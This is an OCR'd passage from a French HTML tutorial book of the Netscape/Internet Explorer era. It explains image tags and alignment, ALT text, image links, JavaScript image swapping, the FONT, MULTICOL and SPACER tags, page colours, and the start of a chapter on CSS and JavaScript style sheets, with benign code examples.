Exécutées, par exemple, sur le serveur *www.athos.it,* ces lignes provoqueront une connexion au serveur *xxx.aramis.fr* et les images s'afficheront bien ; cet affichage est néanmoins subordonné à la disponibilité du serveur *xxx.aramis.fr* et à la qualité de la transmission.

S'il est tolérable, dans la proposition d'un lien, de ne pouvoir y accéder, il n'est pas acceptable que l'image insérée dans un texte dépende d'un serveur extérieur. Une exception à cette règle peut être faite lorsqu'il s'agit d'une image dynamique : on décide par exemple de mettre dans une page de son serveur la carte météorologique mise à jour périodiquement par le serveur de Météo-France.
On aura donc généralement soin de référencer dans la balise **<IMG>** un fichier graphique local.
Une image peut être insérée au fil du texte, mais si l'on désire affecter un style particulier au texte qui se trouve sur la **même** ligne que l'image, il faut définir la balise de style **avant** de définir l'image si la balise est de type **<Hn>**. En effet, la balise de type **<H>** provoque un retour à la ligne, l'inverse de l'effet souhaité. Si la balise est une balise de style physique comme **<i>**, il n'y a pas de règle à respecter.


```
<html>
  <head><title>Les images en ligne</title></head>
  <body>
      <h3>C&eacute;sar <img src="pouleCesar.gif"> <i>
       Poule - 1988 </i></h3>
  </body>
</html>
```



Alignement des images


La balise <IMG> admet un attribut de présentation permettant de situer l'image par rapport à la ligne de texte courante. Il s'agit de l'attribut ALIGN, dont les valeurs peuvent être :

• ALIGN=TOP pour aligner le haut de l'image sur la ligne courante,

• ALIGN=MIDDLE pour aligner le milieu de l'image sur la ligne courante,

• ALIGN=BOTTOM pour aligner le bas de l'image sur la ligne courante.


```
<html>
  <head><title>Les images en ligne : alignement</title></head>
  <body>
       <h3>
       Voici <img src="Vnus3.gif" align=top>
       une image <img src="Vnus3.gif" align=middle>
       align&eacute;e <img src="Vnus3.gif" align=bottom>
       diff&eacute;remment.
       </h3>
  </body>
</html>
```




D'autres attributs, LEFT et RIGHT permettent au texte de couler autour de l'image, avec un réglage de l'espace vertical VSPACE et un réglage de l'espace horizontal HSPACE.

Il est aussi possible de redéfinir la taille de l'image à l'aide des attributs WIDTH et HEIGHT, mais il faut savoir qu'agrandir ou diminuer une image peut nuire à sa qualité. Ces deux attributs sont aussi très intéressants, pour obtenir, à partir d'un seul pixel coloré, des rectangles de différentes largeur et hauteur. On peut ainsi calculer et réaliser des histogrammes en utilisant une image constituée d'un seul pixel que l'on redimensionne !

Enfin, il est possible d'affecter l'image d'un cadre noir avec l'attribut BORDER. Pour tous ces attributs, la valeur s'exprime en points.

.html

```
<html>
  <head><title>Les images en ligne</title></head>
  <body>
  <h3>Image originale</h3>
  <img src="Vnus.gif">
  <h3>Image r&eacute;duite, align&eacute;e et encadr&eacute;e
&agrave; l>aide d>extensions Netscape</h3>
  <img src="Vnus.gif" align=right hspace=20 vspace=20 width=100 hei-
ght=100 border=4>
  Quocumque me certi, argumenta senectius meae video. Veneram
.................admotus ? Foras enim spectat. Unde istunc nactus es
? Quid te delectavit alienum mortuum tollere ?
  </body>
</html>
```



Les images et les browsers non graphiques

Nous savons que certains *browsers* (Lynx par exemple) sont orientés pour des terminaux non graphiques. Lorsque l'on conçoit un document HTML avec des illustrations, il est donc très important de se demander si ce document aurait encore un sens si l'on enlevait ces illustrations. Afin de ne pas dérouter le lecteur utilisant un *browser* de ce type, il est recommandé de toujours spécifier, dans la balise d'insertion d'images, un texte substituable à l'image par ce type de *browsers*.

L'attribut ALT accompagné du texte de substitution remplit cette fonction :

```
<IMG SRC="photo1.gif" ALT="Photo du cheval Camarguais">
```

En lieu et place de la photo, le lecteur trouvera ce texte, qui pourra aider à une meilleure compréhension du document.

Les images en guise d'ancres


On peut tout à fait remplacer le texte d'une ancre par une balise définissant une image.

```
<a href= "Venus.jpeg"><img src="Venus.mini.gif"></a>
```

Dans ce cas, l'image est encadrée par un filet de couleur pour indiquer qu'il s'agit d'un lien hypertexte sur lequel on peut cliquer.
C'est cette méthode qui est utilisée pour placer des boutons de navigation dans les pages HTML.

.html

```
<html><head><title>IMAGES</title></head><body>
  <b>E</b>n cliquant sur l>imagette vous obtiendrez
  une vue agrandie du tableau <i>(format JPEG)</i><p>
  <a href=»Naissance_de_Venus.jpeg»>
  <img src=»Naissance_de_Venus.mini.gif»></a> <p>
  <b>V</b>ous pouvez aussi
  <a href="Naissance_de_Venus.jpeg"> cliquer ici</a><p><hr>
  <a href="page1.html"><img src="left.gif"></a>
  <a href="home.html"><img src="up.gif"></a>
  <a href="page3.html"><img src="right.gif "></a><h5>
   |<a href="page1.html">page pr&eacute;c&eacute;dente</a>
   |<a href="home.html">sommaire</a>
   |<a href="page3.html">page suivante</a>|
  </h5></body></html>
```



Les images et JavaScript

Voir dans le manuel JavaScript **Image(),** page 353.

Tout comme les liens, les images sont rangées dans un tableau et sont accessibles grâce au mot clé **images.**
`document.images[i]` référence les images d'une page HTML avec `i` variant de `0` à `document.images.length-1`, `document.images.length` donnant le nombre d'images contenues dans la page.


L'objet image possède quatre propriétés :

- **src** définit l'adresse (l'URL) du fichier contenant l'image,
- **height** retourne la hauteur de l'image en pixels (propriété non modifiable),
- **width** retourne la largeur de l'image (propriété non modifiable),
- **complété** renseigne sur l'état de l'affichage de l'image (a la valeur *false* tant que l'image n'est pas complètement affichée, *true* ensuite).

Exemple de modification d'image

Lorsque la souris passe sur le chiffre 1, il est aussitôt remplacé par le chiffre 2 ; le chiffre 1 revient lorsque la souris sort de l'image.

```
<html><head><title>1  2...  </title><script>
     un = new Image( ) ; deux = new Image( ) ;
     un.src = "UN.GIF"; deux.src = "DEUX.GIF";
</script></head><body bgcolor=#000000>
<a href=javascript:void(0)
   onMouseOver="document.images[0].src=deux.src"
   onMouseOut="document.images[0].src=un.src">
   <img src=UN.GIF border=no></a></body></html>
```



On trouvera dans l'exemple **Réalisation d'une carte cliquable animée,** page 138 une autre utilisation de l'objet image.

RÉSUMÉ

On peut inclure deux types d'images dans un document HTML :

- Les images en ligne sont celles qui apparaissent dans la page HTML, elles sont généralement au format GIF ou JPEG.

  La balise pour inclure une image en ligne est :

  <IMG SRC=*url_du_fichier.gif*>

  D'autres attributs sont possibles :

  ALT *=texte* pour spécifier un texte de substitution pour les *browsers* non graphiques.
  ALIGN=TOP ou *BOTTOM* ou *MIDDLE* pour aligner l'image sur une ligne de texte.

  D'autres attributs permettent de redimensionner et de faire flotter une image dans un texte :

  ALIGN= *LEFT* et *RIGHT* font flotter l'image à gauche ou à droite du texte.
  WIDTH=/ et **HEIGHT=**H, / et *H* représentant la largeur et la hauteur de l'image en pixels.
  BORDER=n, *n* représentant l'épaisseur du trait bordant l'image ; la valeur 0 supprime la bordure.

- Les images externes sont des fichiers graphiques pointés par des liens hypertexte :

  <A HREF=*url_ du_ fichier. gif*> ancre
  <A HREF=*url_ du_ fichier.jpeg*>ancre

- Propriétés JavaScript :

  Les images sont stockées dans le tableau *images.* Le nombre d'images du document est *document.images.length*

  src : URL du fichier image

  height et width : donnent les dimensions de l'image

  complete : affichage complet (*true*) ou non (*false)*

Chapitre 10

Mise en page

Avec l'apparition des premiers *browsers* graphiques, les auteurs ont tenté de donner aux pages du Web la même apparence que celles des revues. Certains ont détourné les balises de leur fonction première pour essayer de faire de la mise en page (par exemple, l'utilisation des tableaux pour faire du colonnage), ou d'influer sur la typographie.
Plus on s'éloignait de la fonction d'origine du Web (instrument créé au CERN pour les scientifiques) pour aller vers des applications commerciales et grand public, plus la nécessité de faire de la PAO sur le Web devenait grande.
Les éditeurs de logiciels de navigation (Netscape, Microsoft, etc.) ont bien compris ce besoin, et ont même tenté de l'utiliser pour imposer leur *browser*. En effet, en apportant les balises de mise en page attendues par les auteurs, ils poussent ceux-ci à les utiliser et ainsi à recommander l'emploi de leur browser. Ainsi avance le langage HTML ! Lorsqu'une balise est d'emploi suffisamment répandue, les comités de normalisation n'ont guère d'autre choix que de la valider. C'est ainsi que l'on est passé de la version 2 d'HTML à la version 3.2, en oubliant quelque peu (provisoirement ?) HTML 3.0.
Nous allons décrire dans ce chapitre un certain nombre de balises de présentation, en rappelant qu'il appartient à l'auteur d'une page de s'assurer que ses lecteurs auront le browser "convenable" pour visiter ces pages.

Intranet ou Internet ?

Dans le cas de l'édition de pages pour un intranet de société, la tâche de l'auteur est simplifiée : si l'ensemble des postes de consultation utilisent le même *browser* au même niveau, il peut alors créer ces pages en utilisant toutes les fonctionnalités reconnues par celui-ci.

Dans le cas de création de pages pour l'Internet, il faut plus de prudence, et indiquer sur la première page pour quel *browser* sont conçues les pages... ou accepter que certains lecteurs perdent une partie de l'information !

<FONT>

Cette balise permet d'agir sur des blocs distincts de caractères pouvant se situer sur une même ligne. Elle permet de régler la taille, la couleur, le type (ou la police) des caractères d'un texte. L'ensemble du texte situé avant la balise </FONT> est affecté par les attributs de la balise. A l'intérieur de ces balises, on peut imbriquer d'autres balises de style **(<B>,** <I>, etc) ou d'autres balises <font>.

<FONT SIZE=n COLOR=x FACE=*police_choix 1, police_chix2, police_choix3>*

L'attribut SIZE

Cet attribut permet de régler la hauteur des caractères à l'aide d'une échelle comprise entre 1 et 7. Si la valeur de l'attribut est précédée du signe +, la valeur indique l'augmentation de taille par rapport aux caractères courants (taille relative). Cette taille par défaut étant de 3, en mesure relative il ne sert à rien d'incrémenter au-delà du maximum (7, c'est- à-dire +4).
Sans aucun signe, la valeur indiquée est la taille exacte des caractères (valeur absolue).

L'attribut COLOR

Cet attribut spécifie la couleur des caractères dans le modèle **RGB : "rr", "gg", "bb"** sont des valeurs hexadécimales comprisent entre 00 et FF qui spécifient le degré de saturation des couleurs **rouge, vert** et **bleu** dont le mélange produit la couleur souhaitée.
00 représente le minimum et FF le maximum pour une des composantes. Ainsi, la valeur FF0000 donne un rouge avec une intensité maximale, FFFFFF du blanc, 000000 du noir, etc.

L'attribut FACE

L'auteur d'un document HTML peut choisir la police de caractères utilisée pour le texte à l'aide de cet attribut. Pour que cela fonctionne, il est évident que la police doit résider sur l'ordinateur du poste client. Comme ce n'est pas du tout certain, il est possible de préciser trois choix. Si aucune des polices n'est présente, l'attribut est sans effet, et le texte est affiché avec la police par défaut du *browser.*


```
<html>
<head><title>taille et fontes du texte</title></head>
<body>
taille courante, <font size=1>la plus petite taille</font>
et <font size=7>la plus grande</font><br>
taille courante, <font size=4> et taille 4 </font><br>
taille courante, <font size=+2>et taille +2</font><br>
<font size=2 color=#0000ff><b><i>Bleu
       <font size=+2 color=#ffffff>Blanc
```

```
            <font  size=+3  color=#ff0000>  Rouge</i></b>
            </ font>
        </font>
</font>
<br>
<font size=+2 color=#ff0000>R
<font color=#00ff00>G
<font color=#0000f f>B</font></font></font><br>
<font size=7 face="Brush Script MT">
Texte en Brush Script MT
</font></body></html>
```




Figure 24 - Réglage des fontes

<MULTICOL>

Cette balise permet la mise en forme d'un document en colonnes multiples, comme dans un journal : le texte se déroule jusqu'en bas d'une colonne pour continuer dans la colonne suivante. L'ensemble du texte inscrit entre les balises <MULTICOL> et </MULTICOL> est soumis à cet agencement. Cette balise génère un espacement vertical de type paragraphe.

<MULTICOL COLS=n GUTTER=x WIDTH=m>

L'attribut COLS

Cet attribut spécifie, grâce à sa valeur, le nombre de colonnes de largeur égale sur lesquelles va se distribuer le texte. L'ensemble des colonnes va se répartir en occupant toute la largeur de la page, sauf si l'attribut WIDTH vient contrarier cette organisation.

L'attribut WIDTH

Par la valeur qui lui est affectée, cet attribut optionnel offre la faculté de déterminer la largeur en pixels des colonnes (cette valeur est valable pour l'ensemble des colonnes). Si cet attribut est omis, l'ensemble des colonnes se répartit sur toute la largeur de la page.

L'attribut GUTTER

La largeur de la gouttière, c'est-à-dire l'espace entre deux colonnes, est caractérisée par la valeur en pixels indiquée à l'aide de cet attribut.


```
<html><head><title>colonnes de texte</title></head>
<body bgcolor=#ffffff><font size=+2 >L'appuyer</font>
<multicol cols=3 gutter=16>
<font size=6>C'</font>est un mouvement par lequel le cheval se trans-
porte parall&egrave;lement &agrave; lui m&ecirc;me, l'avant- main et
l'arri&egrave;re-main suivant

avancer et &agrave; ce que le lat&eacute;ral droit gagne du terrain
vers 1'int&eacute; rieur.<p>
<hr><i>Manuel d'&eacute;quitation, instruction du cavalier, emploi et
dressage du cheval<i>
</multicol>
</body>
</html>
```




Figure 25 - Texte en colonnes

<CENTER>

Cette balise permet de centrer, dans le sens horizontal de la page, un bloc de texte mais aussi des images ou les éléments d'un formulaire. Elle affecte tous les objets jusqu'à ce qu'apparaisse la balise </CENTER>.
Logiquement, on devrait plutôt utiliser la balise <P> ou <Hn> pour centrer un texte.

<SPACER>

La balise <SPACER> permet un contrôle vertical et horizontal du blanc entre des éléments d'une page HTML. On peut ainsi régler de façon précise l'espace entre deux lignes, entre deux mots ou avec d'autres objets comme les images ou les éléments d'un

formulaire. Cela permet des réglages plus fins que ceux que l'on pouvait tenter en utilisant la balise <PRE> assortie d'espaces et de retours à la ligne.

***<SPACER TYPE**=mot_clef **SIZE**=n> ou*
***<SPACER TYPE**="BLOCK" **WIDTH=x HEIGHT=y ALIGN**=mot_ckef>*

L'attribut TYPE

Cet attribut définit, par les valeurs qu'il peut prendre (HORIZONTAL, VERTICAL ou BLOCK), l'espacement entre les objets.

L'attribut SIZE

La valeur en pixels de l'espacement est indiquée par la valeur donnée à cet attribut.

```
LUNDI<SPACER TYPE=HORIZONTAL SIZE=100>MARDI
```

entraîne l'écriture des mots LUNDI et MARDI avec un blanc intermot de 100 pixels tandis que,

```
LUNDI<SPACER TYPE=VERTICAL SIZE=100>MARDI
```

provoque l'écriture des deux mots sur deux lignes différentes espacées de 100 pixels.

Les attributs WIDTH, HEIGHT et ALIGN

Si la valeur BLOCK est donnée à l'attribut SIZE, on peut préciser alors ces trois autres attributs. Pour les attributs WIDTH (largeur) et HEIGHT (hauteur), on indique une valeur en pixels ; l'attribut ALIGN ne pourra prendre que les valeurs TOP (alignement du sommet du bloc avec les objets qui l'encadrent), BOTTOM (alignement de la base du bloc avec les objets qui l'encadrent) et CENTER ou MIDDLE (alignement du centre du bloc avec les objets qui l'encadrent).
Le mode BLOCK fonctionne **exactement** comme l'insertion d'une image, mais à la place de l'image il n'y a que du blanc ! Avouons que nous n'avons pas vraiment trouvé d'utilisation pour ce mode bloc...

 et l'attribut CLEAR

L'utilisation de l'attribut CLEAR sur la balise
 permet de laisser blanc l'espace entre une image et le reste de la page. En effet, en l'absence de cette balise, le texte coule naturellement entre l'image et le bord de la page.
Si l'image est positionnée à droite (align=right) pour laisser blanc l'espace entre elle et le bord gauche de la page, on donnera à l'attribut CLEAR la valeur RIGHT :

<BR CLEAR=right>

A l'inverse, si l'image est positionnée a gauche :

<BR CLEAR=left>

Ces deux possibilités sont intéressantes dans le cas de texte en colonnes. En effet, si l'on veut glisser une illustration dont la largeur est légèrement inférieure à celle de la colonne, on risque de créer une colonne de texte très étroite dans l'espace restant. L'utilisation de cette balise permet de supprimer cet effet inesthétique.

Si deux images sont positionnées sur les bords gauche et droit de la page, pour laisser l'espace vide entre elles , on utilisera :

<BR CLEAR=all>


```
<html>
<head><title>taille et fontes du texte</title></head>
<body bgcolor=#ffffff><multicol cols=2>
<font size=6>C'</font>est un mouvement par lequel le cheval se trans-
porte dans la direction de la marche. <br>

L'appuyer oblige le cheval ....
<img src="dressage.gif" align="right"><br clear=right>
....utile de rapprocher l'une de l'autre les pistes des deux
<hr><i>Manuel d'&eacute;quitation, instruction du cavalier, emploi et
dressage du cheval<i>
</multicol></body></html>
```




Figure 26 - Positionnement d'une image dans un texte en colonnes

<BODY> pour le décor !

Un certain nombre d'attributs de la balise <BODY> (voir **<BODY>,** page 28) permettent de contrôler la couleur du fond de la fenêtre du *browser*, des caractères du texte et enfin des liens.

L'utilisation de la balise reste inchangée dans la structuration du document HTML :

```
<html>
 <head>
     <title>test de fond de page</title>
 </head>
 <body attribut_l attribut_2 ... attribut_n>
     document
```

```
  </body>
</html>
```

Les fonds d'écran

L'attribut BGCOLOR

Cet attribut permet de choisir une couleur pour le fond de la page. Il peut être utilisé sans restriction[1], car à l'inverse de l'attribut BACKGROUND, il ne consomme pas de bande passante sur le réseau.

<BODY BGCOLOR= "#rrggbb">

```
<BODY BGCOLOR="#ffffff">
```

On obtient ainsi une page HTML sur fond blanc, alors que par défaut le fond de page est gris.

L'attribut BACKGROUND

Cet attribut permet de spécifier non plus une couleur mais une image ; celle-ci résidant sur le serveur, on augmente le temps de chargement de la page vers le *browser.*
Le choix de l'image est très important : la texture de l'image devrait être simple et relativement monochrome pour préserver la lisibilité de la page ; en outre, plus sa taille (en octets) sera faible, plus rapide sera son chargement.

***<BODY BACKGROUND=** "fichier_graphique.gif" >*

fichier_graphique.gif représente l'URL de l'image sur le serveur

```
<BODY BACKGROUND="VnusBW.gif">
```

1. Attention à l'abus de ce genre d'artifices, qui peut nuire à la lisibilité de la page et donner un aspect trop clinquant au document.

La couleur du texte

L'attribut TEXT

Cet attribut permet de contrôler la couleur du texte standard, c'est-à-dire tout texte ne spécifiant pas un lien. Cet attribut permet d'agir sur l'ensemble du document contrairement à ce qui peut être fait sélectivement par la balise <FONT> et son attribut COLOR. Le codage de la couleur se fait de la même façon que pour l'attribut BGCOLOR.

<BODY TEXT= "#rrggbb">


Les attributs LINK, VLINK et ALINK

Ces trois attributs permettent de contrôler la couleur des liens (soit du texte, soit du cadre autour d'une image utilisée en guise de lien).

- LINK est la couleur d'un lien qui n'a pas encore été visité (bleu par défaut).
- ALINK est la couleur très fugitive qui apparaît au moment où l'on clique sur un lien (rouge par défaut).
- VLINK est la couleur d'un lien qui a déjà été visité (violet-pourpre par défaut).


```
<html>
<head>
 <title>Reglage des couleurs de la page</title>
</head>
 <body bgcolor="#000000" text="#0000ff" link="#ff0000"
 alink="ffff00" vlink= "00ff00">
     <h2>
     <a href="http://www.apple.com">Apple</a><br>
     <a href="http://www.hp.com">Hewlett Packard</a><br>
     <a href="http://www.sgi.com">SiliconGraphics</a><br>
     </h2>
 </body>
</html>
```

Dans cet exemple, le texte standard apparaîtra en bleu, les liens non visités en rouge, le lien au moment du clic en jaune et le lien déjà visité en vert, le tout sur fond noir.


What's New
Apple
Hewlett Packard
SiliconGraphics

RÉSUMÉ

HTML niveau 3.2 permet de modifier l'apparence de la page :

- Réglage des caractères : **<FONT> </FONT>**

  Avec l'attribut **SIZE**=n, on définit une taille entre 1 et 7.
  Avec l'attribut **SIZE**=+n, on définit la taille par rapport à la taille courante.
  Avec l'attribut **COLOR**="#rrggbb" pour donner une couleur.
  Avec l'attribut **FACE**=police1,police2,police3, on permet de choisir la police du texte, pour peu qu'au moins une des trois polices spécifiées réside sur l'ordinateur.

- Colonnage du texte : **<MULTICOL> </MULTICOL>**

  L'attribut **COLS**=n donne le nombre n de colonnes du texte.
  L'attribut **WIDTH**=x permet de forcer la taille des colonnes en pixels.
  L'attribut **GUTTER**=x permet de donner la taille de la gouttière en pixels (espace intercolonne).

- Centrage d'éléments (texte, images, etc.) : **<CENTER> </CENTER>**

- Réglage d'éléments (texte, images, etc.) : **<SPACER>**

  L'attribut TYPE permet de préciser si l'on agit horizontalement **(horizontal),** verticalement **(vertical)** ou dans les deux sens **(block).**
  L'attribut **SIZE** permet de spécifier la quantité de blanc (l'espacement) en pixels pour TYPE=horizontal ou pour TYPE=vertical.
  Les attributs **WIDTH**=x et **HEIGHT**=y permettent de spécifier la taille xy en pixels d'un bloc (TYPE=block).
  L'attribut **ALIGN** prenant une des valeurs **top, bottom** ou **center** on peut aligner le bloc (TYPE=block) par rapport aux objets qui l'entourent.

- La balise **<BR CLEAR=>**

  CLEAR=right pour empêcher le texte de couler sur la gauche d'une image située à droite.
  CLEAR=left pour empêcher le texte de couler sur la droite d'une image située à gauche.
  CLEAR=all pour empêcher le texte de couler entre deux images, l'une située à droite et l'autre à gauche de la page.

- Le fond de la page

  Avec une couleur de fond : <BODY BGCOLOR="#rrggbb">
  Avec une couleur de fond : <BODY BACKGROUND="url_image">

- La couleur du texte et la couleur des liens

  Couleur de texte : <BODY TEXT="#rrggbb">
  Couleur des liens non visités : <BODY LINK="#rrggbb">
  Couleur des liens visités : <BODY VLINK="#rrggbb">
  Couleur du lien au moment du clic : <BODY ALINK="#rrggbb">

  Les couleurs sont définies dans le système RGB, chaque composante étant définie sur deux octets dont chacun peut prendre une valeur comprise entre 0 et F (exprimée en hexadécimal).

  Exemple de couleurs :

```
azur     fffff0
orange   f87a17
rose     faafbe
or       d4a017
gris     766f6e
violet   8d38c9
lavande  e3e4fa
jaune    fff000
```

Chapitre 11

Les feuilles de style

L'apprentissage des styles tel que nous allons le décrire n'a pas l'ambition d'être complet. Nous avons préféré décrire un sous-ensemble qui fonctionne correctement avec Communicator (Netscape 4) ou Internet Explorer plutôt que de décrire toutes les fonctionnalités présentes dans la norme CSS1 (*Cascading Style Sheets*), fonctionnalités qui ne sont pas encore implémentées dans ces *browsers* et ne le seront peut-être jamais !

Au moment où nous écrivons, l'implémentation au niveau des styles n'est pas encore totalement stable. Il faut être prudent en les utilisant d'autant que lors de l'installation de leurs *browsers,* Netscape et Microsoft désactivent par défaut l'utilisation des feuilles de style. Ainsi, certains exemples fonctionneront avec Internet Explorer et pas avec Communicator et vice-versa. Il serait dangereux et difficile de dresser la liste de ce qui fonctionne chez l'un et pas chez l'autre, car on peut espérer que demain tout fonctionnera chez l'un et chez l'autre. Disons simplement aujourd'hui qu'Intemet Explorer reconnaît la norme CSS et que Netscape devrait supporter CSS et JASS (*JavaScript Accessible Styles Sheets).*

Encore une fois, il est nécessaire de rappeler que l'auteur d'une page HTML doit tester ses pages dans plusieurs environnements, sauf s'il connaît bien la configuration utilisée par ses lecteurs (cas d'un intranet par exemple).

Le principe de la feuille de style est le même que dans un traitement de texte. On ne se préoccupe que de la structuration du texte lorsqu'on le compose, puis on référence dans ce texte un ensemble d'instructions qui régiront la typographie à appliquer au texte. Ces instructions peuvent se trouver dans le fichier lui-même, mais sont le plus souvent dans un fichier séparé. Ce fichier, la feuille de style, pourra être référencé par un ensemble de documents HTML, garantissant ainsi une homogénéité typographique et de présentation des pages.

Il existe maintenant deux façons de décrire des feuilles de style. La première répond à la norme CSS qui se borne à un langage déclaratif comme HTML ; la seconde, JASS, est

issue du langage JavaScript. Cette seconde méthode est plus orientée pour une manipulation dynamique des propriétés décrivant un style. Les deux méthodes font intervenir la notion de mise en cascade qui permet d'imbriquer dans un même document plusieurs styles avec un niveau de priorité. Ainsi, un style défini dans une page HTML sera généralement plus prioritaire qu'un style défini dans un fichier externe. A terme, le lecteur pourra même définir ses propres styles : il pourra lire son journal en choisissant la taille, la police, la couleur des caractères...
Comment définit-on un style ? Nous avons vu qu'un nouveau paragraphe était défini à l'aide de la balise <P>. Appliquer un style à un paragraphe, c'est définir un ensemble de caractéristiques pour ce paragraphe. Ces définitions s'appliquent ensuite automatiquement chaque fois qu'une balise <P> est rencontrée.

<STYLE>

Cette balise définit une zone dans la région d'en-tête (<HEAD>) du document HTML où on trouve toutes les définitions de style du document. Comme ces définitions peuvent être décrites en langage CSS ou en JavaScript, on aura recours à l'attribut TYPE pour indiquer le mode de description utilisé.

L'attribut TYPE
Cet attribut de la balise <STYLE> peut prendre les valeurs suivantes :

- **text/css** pour une description à la norme CSS
- **text/javascript** pour une description en langage JavaScript

<HEAD>
<STYLE TYPE="text/css">ou<STYLE TYPE="text/javascript">

</STYL E></STYL E>

Examinons maintenant à travers un exemple simple, comment définir un style de paragraphe où la couleur du texte serait bleue et où la taille des caractères serait de 16 points.

Dans une syntaxe CSS, on aurait :

```
<STYLE TYPE="text/css">
      P {font-size: 16pt; color: blue;}
</STYLE>
```

P indique que l'on définit un style pour les paragraphes (<P>). Toutes les définitions sont faites entre accolades { }. On spécifie le mot clé **font-size** puis, après les deux points (:) la taille de la fonte et son unité, le point **(pt).** Il en va de même pour la couleur.

Dans une syntaxe JavaScript, on aurait :

```
<STYLE TYPE="text/javascript">
      tags.P.fontSize=16;
      tags.P.color="blue";
```

```
</STYLE>
```

On retrouve dans ce mode de description une syntaxe conforme au nommage objet utilisé dans JavaScript. Le mot clé ***tags*** est là pour indiquer que l'on définit une règle de style valable sur l'ensemble du document. Dans la taille, on ne doit pas indiquer l'unité. Quant à la couleur, elle est définie par une chaîne de caractères et doit donc être spécifiée entre guillemets pour ne pas être interprétée comme une variable. On peut, si on le souhaite, utiliser des variables :

```
var jaune = "yellow";
tags.P.color=jaune;
```

